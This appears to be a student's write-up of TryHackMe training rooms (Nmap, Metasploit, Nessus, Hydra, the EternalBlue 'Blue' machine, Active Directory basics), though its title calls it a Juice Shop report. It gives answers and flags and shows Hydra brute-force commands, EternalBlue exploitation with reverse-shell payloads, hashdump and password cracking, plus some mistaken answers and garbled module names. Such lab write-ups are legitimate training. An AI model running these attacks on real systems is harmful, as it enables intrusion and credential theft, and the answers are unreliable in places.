



هيئة الاتصالات
وتقنيات مجتمع المعلومات



SECURITY ASSESSMENT

OWASP Juice Shop Penetration Test Report

supervised by:
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
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October 24, 2024

1. Pentesting Tools

Learn about and get experience with industry-standard offensive security tools.

- <https://tryhackme.com/r/room/furthernmap>



- **Task 1: Deploy**

Only join the room

- **Task 2: Introduction**

-What networking constructs are used to direct traffic to the right application on a server?

Ports

-How many of these are available on any network-enabled computer?

65535

- How many of these are considered "well-known"? (These are the "standard" numbers mentioned in the task)

1024

- Task 3: Nmap Switches

-What is the first switch listed in the help menu for a 'Syn Scan' (more on this later!)?

-sS

-Which switch would you use for a "UDP scan"?

-sU

-If you wanted to detect which operating system the target is running on, which switch would you use?

-O

-Nmap provides a switch to detect the version of the services running on the target. What is this switch?

-sV

-The default output provided by nmap often does not provide enough information for a pentester. How would you increase the verbosity?

-V

-Verbosity level one is good, but verbosity level two is better! How would you set the verbosity level to two?

-VV

-What switch would you use to save the nmap results in three major formats?

-oA

-What switch would you use to save the nmap results in a "normal" format?

-oN

-A very useful output format: how would you save results in a "grepable" format?

-oG

-How would you activate this setting?

-A

-how would you set the timing template to level 5?

-T5

-How would you tell nmap to only scan port 80?

-p 80

-How would you tell nmap to scan ports 1000-1500?

-p 1000-1500

-How would you tell nmap to scan all ports?

-p-

-How would you activate a script from the nmap scripting library (lots more on this later!)?

--script

-How would you activate all of the scripts in the "vuln" category?

--script=vuln

- **Task 4: Scan Types Overview**

only Read the Scan Types Introduction.

- **Task 5: Scan Types TCP Connect Scans**

-Which RFC defines the appropriate behaviour for the TCP protocol?

RFC 793

-If a port is closed, which flag should the server send back to indicate this?

RST

- **Task 6: Scan Types SYN Scans**

-There are two other names for a SYN scan, what are they?

Half-open, Stealth

-Can Nmap use a SYN scan without Sudo permissions (Y/N)?

N

- **Task 7: Scan Types UDP Scans**

-If a UDP port doesn't respond to an Nmap scan, what will it be marked as?

open|filtered

When a UDP port is closed, by convention the target should send back a "port unreachable" message. Which protocol would it use to do so?

ICMP

- **Task 8: NULL, FIN and Xmas**

-Which of the three shown scan types uses the URG flag?

Xmas

-Why are NULL, FIN and Xmas scans generally used?

firewall evasion

-Which common OS may respond to a NULL, FIN or Xmas scan with a RST for every port?

Microsoft Windows

- **-Task 9: ICMP Network Scanning**

How would you perform a ping sweep on the 172.16.x.x network (Netmask: 255.255.0.0) using Nmap? (**CIDR notation**)

Class A	10.0.0.0
Class B	172.16.0.0 to 172.31.255.255
Class C	192.168.0.0 to 192.168.255.255

nmap -sn 172.16.0.0/16

- **Task 10: NSE Scripts Overview**

-What language are NSE scripts written in?

Lua

-Which category of scripts would be a *very* bad idea to run in a **production environment**?
intrusive

- **Task 11: Working with the NSE**

-What optional argument can the ftp-anon.nse script take

maxlist

- **Task 12: Searching for Scripts**

Search for “smb” scripts in the /usr/share/nmap/scripts/ directory using either of the demonstrated methods.

-What is the filename of the script which determines the underlying OS of the SMB server?

```
root@ip-10-10-156-202:~  
File Edit View Search Terminal Help  
root@ip-10-10-156-202:~# find /usr/share/nmap/scripts/ | grep smb  
/usr/share/nmap/scripts/smb-enum-processes.nse  
/usr/share/nmap/scripts/smb2-security-mode.nse  
/usr/share/nmap/scripts/smb-vuln-cve-2017-7494.nse  
/usr/share/nmap/scripts/smb-mbenum.nse  
/usr/share/nmap/scripts/smb-vuln-ms06-025.nse  
/usr/share/nmap/scripts/smb-vuln-ms17-010.nse  
/usr/share/nmap/scripts/smb-vuln-ms07-029.nse  
/usr/share/nmap/scripts/smb-enum-users.nse  
/usr/share/nmap/scripts/smb-enum-groups.nse  
/usr/share/nmap/scripts/smb-enum-shares.nse  
/usr/share/nmap/scripts/smb-flood.nse  
/usr/share/nmap/scripts/smb-ls.nse  
/usr/share/nmap/scripts/smb-os-discovery.nse  
/usr/share/nmap/scripts/smb2-capabilities.nse  
/usr/share/nmap/scripts/smb-protocols.nse  
/usr/share/nmap/scripts/smb-vuln-cve2009-3103.nse  
/usr/share/nmap/scripts/smb-enum-domains.nse  
/usr/share/nmap/scripts/smb2-time.nse  
/usr/share/nmap/scripts/smb-enum-sessions.nse  
/usr/share/nmap/scripts/smb-server-stats.nse  
/usr/share/nmap/scripts/smb-print-text.nse  
/usr/share/nmap/scripts/smb-system-info.nse  
/usr/share/nmap/scripts/smb-vuln-regsvc-dos.nse
```

smb-os-discovery.nse

-Read through this script. What does it depend on?

```
root@ip-10-10-156-202:~  
File Edit View Search Terminal Help  
-- | NetBIOS domain name: LAB  
-- |_ System time: 2011-04-20T13:34:06-05:00  
--  
--@xmloutput  
-- <elem key="os">Windows Server (R) 2008 Standard 6001 Service Pack 1</elem>  
-- <elem key="cpe">cpe:/o:microsoft:windows_2008::sp1</elem>  
-- <elem key="lanmanager">Windows Server (R) 2008 Standard 6.0</elem>  
-- <elem key="domain">LAB</elem>  
-- <elem key="server">SQL2008</elem>  
-- <elem key="date">2011-04-20T13:34:06-05:00</elem>  
-- <elem key="fqdn">Sql2008.lab.test.local</elem>  
-- <elem key="domain_dns">lab.test.local</elem>  
-- <elem key="forest_dns">test.local</elem>  
  
author = "Ron Bowes"  
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"  
categories = {"default", "discovery", "safe"}  
dependencies = ["smb-brute"]  
  
--- Check whether or not this script should be run.  
hostrule = function(host)  
    return smb.get_port(host) ~= nil  
end
```

smb-brute (using : cat /usr/share/nmap/scripts/smb-os-discovery.nse")

● Task 13: Firewall Evasion

-Which simple (and frequently relied upon) protocol is often blocked, requiring the use of the -Pn switch?

ICMP

-Which Nmap switch allows you to append an arbitrary length of random data to the end of packets?

— **data-length**

● Task 14: Practical

Does the target (MACHINE_IP) respond to ICMP (ping) requests (Y/N)?

```
root@ip-10-10-156-202:~# sudo nmap -PE 10.10.156.202
Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-22 21:35 BST
Nmap scan report for ip-10-10-156-202.eu-west-1.compute.internal (10.10.156.202)
Host is up (0.0000080s latency).
Not shown: 990 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
81/tcp    open     hosts2-ns
111/tcp   open     rpcbind
389/tcp   open     ldap
3389/tcp  open     ms-wbt-server
5901/tcp  open     vnc-1
6001/tcp  open     X11:1
7777/tcp  filtered cbt
7778/tcp  filtered interwise

Nmap done: 1 IP address (1 host up) scanned in 2.88 seconds
root@ip-10-10-156-202:~#
```

N

-Perform an Xmas scan on the first **999 ports** of the target — how many ports are shown to be open or filtered?

```
root@ip-10-10-156-202:~# sudo nmap -p 1-999 -sX 10.10.184.110
Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-22 21:42 BST
Nmap scan report for ip-10-10-184-110.eu-west-1.compute.internal (10.10.184.110)
Host is up (0.00015s latency).
All 999 scanned ports on ip-10-10-184-110.eu-west-1.compute.internal (10.10.184.110) are open
MAC Address: 02:5B:97:0D:CE:A3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 21.53 seconds
```

999

-There is a reason given for this — what is it?

No Response

-Perform a TCP SYN scan on the first **5000 ports** of the target — how many ports are shown to be open?

```

root@ip-10-10-156-202:~# sudo nmap -p1-5000 -sS 10.10.184.110

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-22 21:44 BST
Stats: 0:03:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 75.73% done; ETC: 21:49 (0:01:11 remaining)
Stats: 0:03:54 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.67% done; ETC: 21:49 (0:01:11 remaining)
Stats: 0:04:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 79.28% done; ETC: 21:50 (0:01:10 remaining)
Stats: 0:05:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 82.55% done; ETC: 21:50 (0:01:06 remaining)
Stats: 0:06:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 87.39% done; ETC: 21:51 (0:00:54 remaining)
Stats: 0:06:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 89.14% done; ETC: 21:52 (0:00:48 remaining)
Stats: 0:07:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 92.13% done; ETC: 21:52 (0:00:37 remaining)
Stats: 0:07:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 95.15% done; ETC: 21:52 (0:00:24 remaining)
Stats: 0:08:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 98.58% done; ETC: 21:53 (0:00:07 remaining)
Nmap scan report for ip-10-10-184-110.eu-west-1.compute.internal (10.10.184.110)
Host is up (0.00039s latency).
Not shown: 4995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
MAC Address: 02:5B:97:0D:CE:A3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 535.60 seconds
root@ip-10-10-156-202:~#

```

5

-Deploy the ftp-anon script against the box. Can Nmap login successfully to the FTP server on port 21? (Y/N)

```


root@ip-10-10-156-202:~# nmap --script=ftp-anon -p 21 10.10.156.202 -vv

```

Y

● Metasploit: Introduction :

<https://tryhackme.com/r/room/metasploitintro>



● Task 1 — Introduction to Metasploit

No answer needed

● Task 2 — Main Components of Metasploit

-What is the name of the code taking advantage of a flaw on the target system?

Exploit

-What is the name of the code that runs on the target system to achieve the attacker's goal?

Payload

-What are self-contained payloads called?

Singles

-Is “windows/x64/pingback_reverse_tcp” among singles or staged payload?

Singles

● Task 3 — Msfconsole

Test all commands on model

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
=====
Name      Current Setting  Required  Description
----      .....          .....      .....
RHOSTS          yes        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT            445        yes       The target port (TCP)
SMBDomain        no        no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass          no        no        (Optional) The password for the specified username
SMBUser          no        no        (Optional) The username to authenticate as
VERIFY_ARCH      true      yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET    true      yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
----      .....          .....      .....
EXITFUNC        thread     yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST           10.10.116.30  yes       The listen address (an interface may be specified)
LPORT            4444      yes       The listen port
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
Compatible Payloads
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  ----
0  payload/generic/custom           .              normal  No    Custom Payload
1  payload/generic/shell_bind_aws_ssm .              normal  No    Command Shell, Bind SSM (via AWS API)
2  payload/generic/shell_bind_tcp   .              normal  No    Generic Command Shell, Bind TCP Inline
3  payload/generic/shell_reverse_tcp.              normal  No    Generic Command Shell, Reverse TCP Inline
4  payload/generic/ssh/interact    .              normal  No    Interact with Established SSH Connection
5  payload/windows/x64/custom/bind_ipv6_tcp .              normal  No    Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
6  payload/windows/x64/custom/bind_tcp_uuid .              normal  No    Windows shellcode stage, Windows x64 Bind TCP Stager with UUID Support
7  payload/windows/x64/custom/bind_named_pipe.              normal  No    Windows shellcode stage, Windows x64 Bind Named Pipe Stager
8  payload/windows/x64/custom/bind_tcp   .              normal  No    Windows shellcode stage, Windows x64 Bind TCP Stager
9  payload/windows/x64/custom/bind_tcp_rc4.              normal  No    Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)
10  payload/windows/x64/custom/bind_tcp_rc4_md5.              normal  No    Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)
```

-How would you search for a module related to Apache?

search : apache

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > search : apache
Matching Modules
=====
#   Name
0   exploit/multi/http/apache_apisix_api_default_token_rce
1   exploit/linux/http/atutor_filemanager_traversal
2   exploit/multi/http/apache_activemq_upload.jsp
3   \_ target: Java Universal
4   \_ target: Linux
5   \_ target: Windows
6   auxiliary/scanner/http/apache_userdir_enum
7   exploit/multi/http/apache_normalize_path_rce
8   \_ target: Automatic (Dropper)
9   \_ target: Unix Command (In-Memory)
10  auxiliary/scanner/http/apache_normalize_path
11  \_ action: CHECK_RCE
12  \_ action: CHECK_TRAVERSAL
13  \_ action: READ_FILE
14  exploit/windows/http/apache_activemq_traversal_upload
15  auxiliary/scanner/http/apache_activemq_traversal
16  auxiliary/scanner/http/apache_activemq_source_disclosure
17  exploit/multi/misc/apache_activemq_rce_cve_2023_40604
18  \_ target: Windows
19  \_ target: Linux
20  \_ target: Unix
21  exploit/linux/http/apache_airflow_dag_rce
                                                Disclosure Date Rank Check Description
----- . . . .
0   2020-12-07 excellent Yes APISIX Admin API default access token RCE
1   2016-03-01 excellent Yes ATutor 2.2.1 Directory Traversal / Remote Code Execution
2   2016-06-01 excellent No ActiveMQ web shell upload
3   . . . .
4   . . . .
5   . . . .
6   . . . .
7   2021-05-10 excellent Yes Apache "mod_userdir" User Enumeration
8   . . . .
9   . . . .
10  2021-05-10 normal No Apache 2.4.49/2.4.50 Traversal RCE scanner
11  . . . .
12  . . . .
13  . . . .
14  2015-08-19 excellent Yes Check for RCE (if mod_cgi is enabled).
15  . . . .
16  . . . .
17  2023-10-27 excellent Yes Check for vulnerability.
18  . . . .
19  . . . .
20  . . . .
21  2020-07-14 excellent Yes Read file on the remote server.
                                                Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Upload
                                                Apache ActiveMQ JSP Files Source Disclosure
                                                Apache ActiveMQ Unauthenticated Remote Code Execution
                                                Activate Windows
                                                Airflow 1.10.10 - Example DAG Remote Code Execution

```

-Who provided the auxiliary/scanner/ssh/ssh_login module?

todb

```

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > info

      Name: SSH Login Check Scanner
      Module: auxiliary/scanner/ssh/ssh_login
      License: Metasploit Framework License (BSD)
      Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name          Current Setting  Required  Description

```

● Task 4 — Working with modules

- How would you set the LPORT value to 6666?
set Lport 6666
- How would you set the global value for RHOSTS to 10.10.19.23 ?
set Rhosts 10.10.19.23
- What command would you use to clear a set payload?
unset payload
- What command do you use to proceed with the exploitation phase?
exploit

● Nessus:

<https://tryhackme.com/r/room/rpnessusredux>

Cyber Defense > Threat and Vulnerability Management > Nessus

Nessus

Learn how to set up and use Nessus, a popular vulnerability scanner.

•||| Easy 0 min

Share your achievement Show Split View Help Save Room 2846 Options

Room completed (100%)

Task 2: introduction

No answer needed

Task 1: installation

Only intall ,There is some screens to installation

```
root@ip-10-10-116-30:~# sudo dpkg -i Nessus-10.8.3-debian10_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 487733 files and directories currently installed.)
Preparing to unpack Nessus-10.8.3-debian10_amd64.deb ...
Unpacking nessus (10.8.3) ...
Setting up nessus (10.8.3) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
  ↗ ss
  ↗ DSA : (PCT_Signature) : Pass
  ↗ DSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
```

```
root@ip-10-10-116-30:~# sudo /bin/systemctl start nessusd.service
root@ip-10-10-116-30:~#
```

Task 3: Navigation and Scans

-What is the name of the button which is used to launch a scan?

New Scan

- What side menu option allows us to create custom templates?

Policies

- What menu allows us to change plugin properties such as hiding them or changing their severity?

Plugin Rules

- In the ‘Scan Templates’ section after clicking on ‘New Scan’, what scan allows us to see simply what hosts are alive?

Host Discovery

- One of the most useful scan types, which is considered to be ‘suitable for any host’?

Basic Network Scan

- What scan allows you to ‘Authenticate to hosts and enumerate missing updates’?

Credentialed Patch Audit

- What scan is specifically used for scanning Web Applications?
Web Application Tests

Task 4: Scanning

-Create a new ‘Basic Network Scan’ targeting the deployed VM. What option can we set under ‘BASIC’ (on the left) to set a time for this scan to run? This can be very useful when network congestion is an issue.

Click New Scan >>Select Basic Network Scan>>**Schedule** option

-Under ‘DISCOVERY’ (on the left) set the ‘Scan Type’ to cover ports 1–65535. What is this type called?

Click Discovery >>Scan Type>> select **Port scan (all ports)**

-What ‘Scan Type’ can we change to under ‘ADVANCED’ for lower bandwidth connection?

Click Advanced>>Scan Type>> scan with low bandwidth
scan low bandwidth links

- After the scan completes, which ‘Vulnerability’ in the ‘Port scanners’ family can we view the details of to see the open ports on this host?

Configure the target under General

Launch the scan and wait for it to complete

Go All Scans

Click on the scan you created

Look for vulnerabilities related to Port scanners

Nessus SYN Scanner

-What Apache HTTP Server Version is reported by Nessus?

Open the scan results

Look for vulnerabilities (Apache HTTP Server)

Check the version in the output

apache/2.4.99

Task 5: Scanning a Web Application

- What is the plugin id of the plugin that determines the HTTP server type and version?

Find the plugin related to HTTP Server type and Version >> **10107**

- What authentication page is discovered by the scanner that transmits credentials in cleartext?

login.php

-

- What is the file extension of the config backup?

In Backup Files Disclosure vulnerability >> **.bak**

- Which directory contains example documents? (This will be in a php directory)


In Browsable Web Directories >> **/external/phpids/0.6/docs/examples/**

- What vulnerability is this application susceptible to that is associated with X-Frame-Options?

clickjacking

- **Hydra:**

<https://tryhackme.com/r/room/hydra>



-hydra -l molly -P usr/share/wordlists/rockyou.txt 10.10.92.200 http-post-form

"/login:username=^USER^&password=^PASS^:Your username or password is incorrect."



- hydra -l molly -P usr/share/wordlists/rockyou.txt 10.10.92.200 ssh

THM{c8eeb0468febbadea859baeb33b2541b}

2. Breaking Windows

Almost all corporate networks use Windows, use this series to practice compromising Windows machines and Active Directory networks.

- **Blue:** <https://tryhackme.com/r/room/blue>

Complete Beginner > Windows Exploitation Basics > Blue

 **Blue**
Deploy & hack into a Windows machine, leveraging common misconfigurations issues.
will Easy ⏰ 30 min

Show your achievement Show Split View Badge Help Save Room 8012 Options

Room completed (100%)

● Task 1: Recon

```
root@ip-10-10-66-95:~# nmap -sS -Pn -A -p- -T5 10.10.66.95

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-23 02:07 BST
Warning: 10.10.66.95 giving up on port because retransmission cap hit (2).
Stats: 0:00:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 88.14% done; ETC: 02:08 (0:00:05 remaining)
Stats: 0:02:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 87.50% done; ETC: 02:09 (0:00:09 remaining)
Stats: 0:02:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 02:09 (0:00:00 remaining)
Stats: 0:02:43 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for ip-10-10-66-95.eu-west-1.compute.internal (10.10.66.95)
Host is up (0.000022s latency).
Not shown: 65515 closed ports
PORT      STATE     SERVICE          VERSION
22/tcp    open      ssh              OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f8:b9:e5:d3:3d:2f:27:25:c7:e0:0b:54:cf:d6:53:68 (RSA)
|   256 a4:f0:bf:1e:17:ee:e2:48:af:ab:e6:44:b4:f4:b6:46 (ECDSA)
|_  256 fb:f1:2c:3c:e1:23:b8:63:34:52:37:c9:9f:70:d3:59 (EdDSA)
80/tcp    open      http             WebSockify Python/3.6.9
| fingerprint-strings:
|_ GetRequest:
|   HTTP/1.1 405 Method Not Allowed
|   Server: WebSockify Python/3.6.9
|   Date: Wed, 22 Oct 2024 01:02:15 GMT

```

```
root@ip-10-10-66-95:~# nmap -sS -Pn -p 445 --script smb-vuln-ms17-010.nse 10.10.66.95
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-23 02:18 BST
Nmap scan report for ip-10-10-66-95.eu-west-1.compute.internal (10.10.66.95)
Host is up (0.000063s latency).
```

```
PORT      STATE     SERVICE
445/tcp  closed   microsoft-ds
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
root@ip-10-10-66-95:~#
```

How many ports are open with a port number under 1000?

3

What is this machine vulnerable to?

ms17-010

● Task 2: Gain Access

Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)

```
msf6 > search ms17-010

Matching Modules
=====
#   Name                           Disclosure Date   Rank    Check
Description
-   ----
----- 
0   exploit/windows/smb/ms17_010_永恒之蓝      2017-03-14   average  Yes
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1   exploit/windows/smb/ms17_010_psexec        2017-03-14   normal   Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2   auxiliary/admin/smb/ms17_010_command       2017-03-14   normal   No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3   auxiliary/scanner/smb/smb_ms17_010         2017-03-14   normal   No
MS17-010 SMB RCE Detection
4   exploit/windows/smb/smb_doublepulsar_rce  2017-04-14   great   Yes
SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

exploit/windows/smb/ms17_010_永恒之蓝

Show options and set the one required value. What is the name of this value?

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > options

Module options (exploit/windows/smb/ms17_010_永恒之蓝):
=====
Name          Current Setting  Required  Description
----          -----          ----- 
RHOSTS          yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          445            yes           The target port (TCP)
SMBDomain      no            (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, and Windows 8/8.1.
```

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
```

● Task 3: Escalate

If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
=====
#  Name
description
-  ---
-----
0  post/multi/manage/shell_to_meterpreter
    Shell to Meterpreter Upgrade

      Disclosure Date  Rank   Check  De
normal  No      Sh

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter
```

Select this (use MODULE_PATH). Show options, what option are we required to change?

```
Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

Name      Current Setting  Required  Description
----      -----          -----      -----
HANDLER   true           yes       Start an exploit/multi/handler to receive the connection
LHOST     :               no        IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT     4433           yes       Port for payload to connect to.
SESSION   :               yes       The session to run this module on
```

View the full module info with the `info`, or `info -d` command.

```
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > set LHOST 10.10.66.95
LHOST => 10.10.66.95
msf6 post(multi/manage/shell_to_meterpreter) > run

[-] Msf::OptionValidateError The following options failed to validate: SESSION
[*] Post module execution completed
```

- **Task 4: Cracking**

-Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

Meterpreter >> hashdump

Jon

- Copy this password hash to a file and research how to crack it. What is the cracked password?

john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

alqfna22

- **Task 5: Find flags!**

Flag1? *This flag can be found at the system root.*

Cd C:\\>>cat flag1.txt >> ls

flag{access_the_machine}

Flag2? *his flag can be found at the location where passwords are stored within Windows.*

flag{sam_database_elevated_access}

flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.*

flag{admin_documents_can_be_valuable}

- Active Directory Basics: <https://tryhackme.com/r/room/winadbasics>

Complete Beginner > Windows Exploitation Basics > Active Directory Basics

Active Directory Basics

This room will introduce the basic concepts and functionality provided by Active Directory.

Easy 30 min

Share your achievement Show Split View Start AttackBox Help Save Room 3981 Options

Room completed (100%)

- **Task 1: Introduction**

no answer needed

- **Task 2: Windows Domains**

- In a Windows domain, credentials are stored in a centralized repository called...
active directory
- The server in charge of running the Active Directory services is called...
Domain Controller

- **Task 3: Active Directory**

